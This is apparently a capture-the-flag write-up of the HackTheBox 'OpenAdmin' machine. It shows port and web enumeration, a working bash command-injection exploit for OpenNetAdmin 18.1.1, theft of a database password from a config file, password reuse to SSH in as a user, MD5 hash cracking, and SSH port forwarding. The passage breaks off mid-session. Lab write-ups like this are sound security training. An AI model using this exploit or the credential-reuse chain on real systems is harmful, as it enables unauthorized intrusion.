


# OpenAdmin

---



## Information Gathering

---

HTB's first box of 2020. Going to start off with my usual nmap scan.

### Nmap

```
root@discovery:~# nmap -sV -sC -vv 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-06 11:49 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:49
Completed NSE at 11:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:49
Completed NSE at 11:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:49
Completed NSE at 11:49, 0.00s elapsed
Initiating Ping Scan at 11:49
Scanning 10.10.10.171 [4 ports]
Completed Ping Scan at 11:49, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:49
Completed Parallel DNS resolution of 1 host. at 11:49, 0.33s elapsed
Initiating SYN Stealth Scan at 11:49
Scanning 10.10.10.171 [1000 ports]
Discovered open port 22/tcp on 10.10.10.171
```

```

Discovered open port 80/tcp on 10.10.10.171
Increasing send delay for 10.10.10.171 from 0 to 5 due to 247 out of 823 dropped
probes since last increase.
Completed SYN Stealth Scan at 11:49, 27.47s elapsed (1000 total ports)
Initiating Service scan at 11:49
Scanning 2 services on 10.10.10.171
Completed Service scan at 11:50, 6.39s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.171.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:50
Completed NSE at 11:50, 8.10s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:50
Completed NSE at 11:50, 1.11s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:50
Completed NSE at 11:50, 0.00s elapsed
Nmap scan report for 10.10.10.171
Host is up, received echo-reply ttl 63 (0.32s latency).
Scanned at 2020-01-06 11:49:25 EST for 44s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQACcVH0WV8MC41kgTdwIBmUrM8vGHUM2Q7+a0LC19jfH3bIpmuWn
zwev97wpc8pRHPuKfKm0c3iHGII+cKSsVgzVtJfQdQ0j/GyDcBQ9s1VGHiYIjbpX30eM2P2N5g2hy9ZWsf
36WMoo5Fr+mPNycf6Mf0QOODMVqbmE3VVZE1V1X3pNW4ZkMIpDSUR89JhH+PHz/miZ10hBdSoNWYJIuWyn
8DWLCGBQ7THxxYOfN1bwhfYRCRTv46tiayuF2NNKwAdQdQ/DXZxSYjwpSve1FV+vybL6nU0f28PzpQsmvP
ab4PtMUb0epaj4ZFcb1VVITVCdBsiu4SpZDdElxkuQJz
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHqBD5jGewKxd8heN452cfS5LS/VdU
roTScThdV8IiZdTxsSaXN1Qga4audhlyIGSyDdTEL8x2tPAFPpvipRrLE=
|   256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBcV0sVI0yWfjKs17++B9FGf0VewAIWZ4YGEMROPxxk4
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:50
Completed NSE at 11:50, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:50
Completed NSE at 11:50, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.

```

```
Initiating NSE at 11:50
Completed NSE at 11:50, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.29 seconds
Raw packets sent: 1544 (67.912KB) | Rcvd: 1066 (44.488KB)
```

It looks like only **80**, which has the default apache page and **22** are open. I am going to do an all ports scan just to be sure. While that is happening, I am going to look for anything that I may be able to exploit with that version of OpenSSH.

```
root@discovery:~# nmap -p- -T4 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-06 11:59 EST
Nmap scan report for 10.10.10.171
Host is up (7.9s latency).
Not shown: 64005 closed ports, 1528 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1211.36 seconds
```

Yep -- so I think this confirms that I only have **22** and **80** to work with.

## Nikto & Dirbuster

Since **80** is open, I am going to do a quick scan with both nikto and dirbuster to see if I can find any low hanging fruit. I'll enumerate these further if I get stuck and can't go any further with OpenSSH.

```
root@discovery:~/htb/openadmin# dirb http://10.10.10.171/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Jan  6 13:20:27 2020
URL_BASE: http://10.10.10.171/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.171/ ----
==> DIRECTORY: http://10.10.10.171/artwork/
+ http://10.10.10.171/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://10.10.10.171/music/
```

```

+ http://10.10.10.171/server-status (CODE:403|SIZE:277)

---- Entering directory: http://10.10.10.171/artwork/ ----
==> DIRECTORY: http://10.10.10.171/artwork/css/
==> DIRECTORY: http://10.10.10.171/artwork/fonts/
==> DIRECTORY: http://10.10.10.171/artwork/images/
+ http://10.10.10.171/artwork/index.html (CODE:200|SIZE:14461)
==> DIRECTORY: http://10.10.10.171/artwork/js/

---- Entering directory: http://10.10.10.171/music/ ----
==> DIRECTORY: http://10.10.10.171/music/css/
==> DIRECTORY: http://10.10.10.171/music/img/
+ http://10.10.10.171/music/index.html (CODE:200|SIZE:12554)
==> DIRECTORY: http://10.10.10.171/music/js/

---- Entering directory: http://10.10.10.171/artwork/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.171/artwork/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.171/artwork/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.171/artwork/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.171/music/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.171/music/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.171/music/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----
END_TIME: Mon Jan  6 13:42:47 2020
DOWNLOADED: 13836 - FOUND: 4

```

```

root@discovery:~# nikto -h 10.10.10.171
- Nikto v2.1.6
-----
+ Target IP:          10.10.10.171


```

```
+ Target Hostname: 10.10.10.171
+ Target Port: 80
+ Start Time: 2020-01-06 13:19:53 (GMT-5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to
render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache
2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size:
597dbd5dcea8b, mtime: gzip
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7864 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2020-01-06 13:35:51 (GMT-5) (958 seconds)
-----
+ 1 host(s) tested
```


## Exploitation

### User Flag

It looks like dirb found a potentially interesting thing <http://10.10.10.171/music>. Heading there we are greeted with what looks like the early stages, or a mockup of a site:




The first thing that sticks out to me is the login page -- going to head there first.




I've no idea what this is. Its in a directory `/ona/` which based on the title is **OpenNetAdmin**, and has a thing saying its not the most recent version -- this is v18.1.1. I am going to poke around the site a little and then enumerate that version.

According to the [ONA Github](#) OpenNetAdmin is an IPAM (IP Address Management) tool to track your network attributes such as DNS names, IP addresses, Subnets, MAC addresses just to name a few. Through the use of plugins you can add to it's functionality.

The only entry in the record counts is for a DNS domain:



Unfortunately I am not allowed to add any domains as **guest**:



In searching [EDB](#) I easily found a [Remote Code execution](#) for this exact version. It also has a metasploit module, but I am going to pass on that for now.

I modified the exploit a tiny bit to just add the url I *think* I should be using:

```
#!/bin/bash
URL="http://10.10.10.171/ona/"
while true;do
  echo -n "$ "; read cmd
  curl --silent -d
"xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo \"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e
'/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

And to give it a shot:

```
root@discovery:~/htb/openadmin# ./ona-rce.sh
$ whoami
www-data
$ pwd
/opt/ona/www
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
login.php
logout.php
modules
plugins
winc
workspace_plugins
$
```

Cool -- so a rce as `www-data`. Need to priv-esc to a real user. I did a little testing to see what permissions I had, which was not many. But I did have access to `curl` and I was able to serve a test file to the remote server.

First create my file and serve it up using `SimpleHTTPServer`:

```
root@discovery:~/htb/openadmin/files# cat test.txt
da;sljkd;alskda;lskd;askld
root@discovery:~/htb/openadmin/files# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.14.75 - - [06/Jan/2020 15:03:35] code 404, message File not found
10.10.14.75 - - [06/Jan/2020 15:03:35] "GET /robots.txt HTTP/1.1" 404 -
10.10.14.75 - - [06/Jan/2020 15:03:35] "GET / HTTP/1.1" 200 -
10.10.14.75 - - [06/Jan/2020 15:03:35] code 404, message File not found
10.10.14.75 - - [06/Jan/2020 15:03:35] "GET /favicon.ico HTTP/1.1" 404 -
10.10.10.171 - - [06/Jan/2020 15:03:59] "GET /test.txt HTTP/1.1" 200 -
```





and retrieve it on the remote server:

```
$ curl 10.10.14.75:8080/test.txt > test.txt
$ ls
config
config_dnld.php
dcm.php
images
include
index.php
local
```

```
login.php
logout.php
modules
plugins
test.txt
winc
workspace_plugins
$ cat test.txt
da;sljkd;alskda;lskd;aslkd
$
```

So I wasn't able to do much with `curl`, or maybe I got ahead of myself. However in just looking through the files I was getting blank pages when using my browser to look at them, which made me think they were empty:

## Index of /ona/local/config

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">database_settings.inc.php</a>	2019-11-21 16:51	426	
 <a href="#">motd.txt.example</a>	2018-01-03 17:19	1.2K	
 <a href="#">run_installer</a>	2019-11-21 16:28	0	

*Apache/2.4.29 (Ubuntu) Server at 10.10.10.171 Port 80*

They weren't empty, I just needed to look at them on the low-priv shell I had:

```
$ cat local/config/database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
```



```
    ),  
  ),  
  'description' => 'Default data context',  
  'context_color' => '#D3DBFF',  
),  
);  
  
$
```

Cool, so there's a user `ona_sys` and password `n1nj4W4rri0R!`. I know it's a database user/pass but users often reuse credentials -- Where else can I use this?

SSH didn't work:


```
root@discovery:~/htb/openadmin# ssh ona_sys@10.10.10.171  
ona_sys@10.10.10.171's password:  
Permission denied, please try again.  
ona_sys@10.10.10.171's password:  
Permission denied, please try again.  
ona_sys@10.10.10.171's password:  
ona_sys@10.10.10.171: Permission denied (publickey,password).
```

Logging into mysql didn't work either or my syntax is wrong. Logging into the <http://10.10.10.171/ona/> form also did not work. I suppose I will keep enumerating and see what else I can find.


In going back to step one, I also found 3 other names on the original site: <http://10.10.10.171/music>.

There are two artists, `Jennifer Brown` and `Michael Smith`:


## Song Details




**Jennifer Brown**  
One Night in Ibiza



**Michael Smith**  
Dream in colors



00:00 01:30



00:00 01:30

and one person who posts the blog, `Alan Smith`:

April 14, 2019

# Top 10 best songs in April

by Alan Smith in Music

Lorem ipsum dolor sit amet, consectetur adipiscing elit,

But none of those worked, at least not my first time around for mysql or the web gui. At this point I forgot about the OpenSSH enumeration -- searchsploit brought me a few username enumeration exploits:

```
OpenSSH 2.3 < 7.7 - Username Enumeration |
exploits/linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) |
exploits/linux/remote/45210.py
OpenSSH < 7.7 - User Enumeration (2) |
exploits/linux/remote/45939.py
```

I am going to see if I can use these to maybe find a username to match with that password; users reuse their passwords a lot, right?

Well, after running those exploits, and getting nowhere (the two versions I got working said *everything* was a valid user) I realized I am infact, a dunce. What is the easiest way to see the users on a linux box?

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd
Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:./home/syslog:/usr/sbin/nologin
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin
```

```
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

dumb.

At least I'm making progress though. I've decided that my first step is going to be ssh with the found password `n1nj4W4rri0R!` and each username, I guess starting from the bottom.

```
root@discovery:~/htb/openadmin# ssh joanna@10.10.10.171
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password:

root@discovery:~/htb/openadmin# ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jan  7 00:47:53 UTC 2020

System load:  0.0               Processes:            142
Usage of /:   57.4% of 7.81GB   Users logged in:     0
Memory usage: 44%              IP address for ens160: 10.10.10.171
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Mon Jan  6 21:41:01 2020 from 10.10.14.19
jimmy@openadmin:~$ id;whoami;pwd
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
```

```
jimmy
/home/jimmy
jimmy@openadmin:~$
```

Sweet, got a shell as `jimmy`. Time to get `LinEnum` over to the server, I was unable to `wget` or `curl` it from its original source, so instead I am just going to host it on my machine and it it from there.

I am going to hold off on posting all the results of `LinEnum` for the sake of brevity. TLDR wasn't much. I did see some other users on the box at the same time, that was pretty interesting since I have been doing boxes basically solo in my VIP instance.

However, I did not forget the genesis of our password - `mysql`. I couldn't get in using `www-data` but I might be able to get in as `jimmy` since it *was* his password, right?

```
jimmy@openadmin:~$ mysql -h localhost -u ona_sys -p ona_default
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 468
Server version: 5.7.28-0ubuntu0.18.04.4 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
-> ;
+-----+
| Database          |
+-----+
| information_schema |
| ona_default       |
+-----+
2 rows in set (0.00 sec)

mysql> use ona_default;
Database changed
mysql> show tables;
+-----+
| Tables_in_ona_default |
+-----+
| blocks                |
| configuration_types   |
| configurations        |
| custom_attribute_types |
+-----+
```

```

| custom_attributes |
| dcm_module_list  |
| device_types     |
| devices           |
| dhcp_failover_groups |
| dhcp_option_entries |
| dhcp_options      |
| dhcp_pools        |
| dhcp_server_subnets |
| dns               |
| dns_server_domains |
| dns_views         |
| domains           |
| group_assignments |
| groups            |
| host_roles        |
| hosts             |
| interface_clusters |
| interfaces        |
| locations         |
| manufacturers     |
| messages          |
| models            |
| ona_logs          |
| permission_assignments |
| permissions       |
| roles             |
| sequences         |
| sessions          |
| subnet_types      |
| subnets          |
| sys_config        |
| tags              |
| users             |
| vlan_campuses     |
| vlans             |

```

```
+-----+
```

```
40 rows in set (0.00 sec)
```

```
mysql> SELECT * FROM users;
```

```

+---+-----+-----+-----+-----+-----+-----+-----+
+-----+
| id | username | password | level | ctime |
+---+-----+-----+-----+-----+
+-----+
| 1 | guest | 098f6bcd4621d373cade4e832627b4f6 | 0 | 2020-01-07 01:02:34 |
2020-01-07 01:02:34 |
| 2 | admin | 21232f297a57a5a743894a0e4a801fc3 | 0 | 2020-01-06 19:42:28 |
2020-01-06 19:42:28 |
+---+-----+-----+-----+-----+
+-----+

```

```
2 rows in set (0.00 sec)
```

Cool, so there's **admin** and a md5 password hash which cracks out to be **admin**. (**Guest** uncracks to **test**). The only thing that had only **guest** and **admin** was <http://10.10.10.171/ona/>.

That worked:



But it doesn't appear to have given me any extra access to anything. I think they work for that web gui.

In my LinEnum results I did have something that I found a little interesting:

```
ESC[00;31m[-] Listening TCP:ESC[00m
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                  :::*                     LISTEN      -
tcp6       0      0 :::22                  :::*                     LISTEN      -
```

**3306** is MySQL -- expected. **52846** is interesting. I want to check this out a little more.

So, after going to bed and restarting this box in the morning and enumerating a bit that port can be used for basically anything, but in this case it looks like there is a website with a login form at that port:

```
jimmy@openadmin:~$ curl localhost:52846

<?
// error_reporting(E_ALL);
// ini_set("display_errors", 1);
?>

<html lang = "en">

  <head>
    <title>Tutorialspoint.com</title>
    <link href = "css/bootstrap.min.css" rel = "stylesheet">

    <style>
      body {
        padding-top: 40px;
        padding-bottom: 40px;
        background-color: #ADABAB;
      }
    </style>
  </head>
  <body>
    <div class="container">
      <div class="row">
        <div class="col-md-4">
          <div class="login-form">
            <div class="text-center">
              <h2>Login</h2>
            </div>
            <div class="form-group">
              <input type="text" class="form-control" value="admin">
            </div>
            <div class="form-group">
              <input type="password" class="form-control" value="admin">
            </div>
            <div class="text-center">
              <button type="button" class="btn btn-primary">Login</button>
            </div>
          </div>
        </div>
        <div class="col-md-4">
          <div class="text-center">
            <h2>Register</h2>
          </div>
          <div class="form-group">
            <input type="text" class="form-control" value="admin">
          </div>
          <div class="form-group">
            <input type="password" class="form-control" value="admin">
          </div>
          <div class="text-center">
            <button type="button" class="btn btn-primary">Register</button>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

```
.form-signin {
  max-width: 330px;
  padding: 15px;
  margin: 0 auto;
  color: #017572;
}

.form-signin .form-signin-heading,
.form-signin .checkbox {
  margin-bottom: 10px;
}

.form-signin .checkbox {
  font-weight: normal;
}

.form-signin .form-control {
  position: relative;
  height: auto;
  -webkit-box-sizing: border-box;
  -moz-box-sizing: border-box;
  box-sizing: border-box;
  padding: 10px;
  font-size: 16px;
}

.form-signin .form-control:focus {
  z-index: 2;
}

.form-signin input[type="email"] {
  margin-bottom: -1px;
  border-bottom-right-radius: 0;
  border-bottom-left-radius: 0;
  border-color: #017572;
}

.form-signin input[type="password"] {
  margin-bottom: 10px;
  border-top-left-radius: 0;
  border-top-right-radius: 0;
  border-color: #017572;
}

h2{
  text-align: center;
  color: #017572;
}
</style>

</head>
<body>
```

```

    <h2>Enter Username and Password</h2>
    <div class = "container form-signin">
        <h2 class="featurette-heading">Login Restricted.<span class="text-muted">
</span></h2>
        </div> <!-- /container -->

    <div class = "container">

        <form class = "form-signin" role = "form"
            action = "/index.php" method = "post">
            <h4 class = "form-signin-heading"></h4>
            <input type = "text" class = "form-control"
                name = "username"
                required autofocus></br>
            <input type = "password" class = "form-control"
                name = "password" required>
            <button class = "btn btn-lg btn-primary btn-block" type = "submit"
                name = "login">Login</button>
        </form>

    </div>

</body>
</html>

```

I tried a few ways to login via curl, but was mostly unsuccessful. I then was able to get to the site itself by binding my localhost port 8080 to the remote localhost port 52846:

```

root@discovery:~/htb/openadmin# ssh -L 127.0.0.1:8080:127.0.0.1:52846
jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

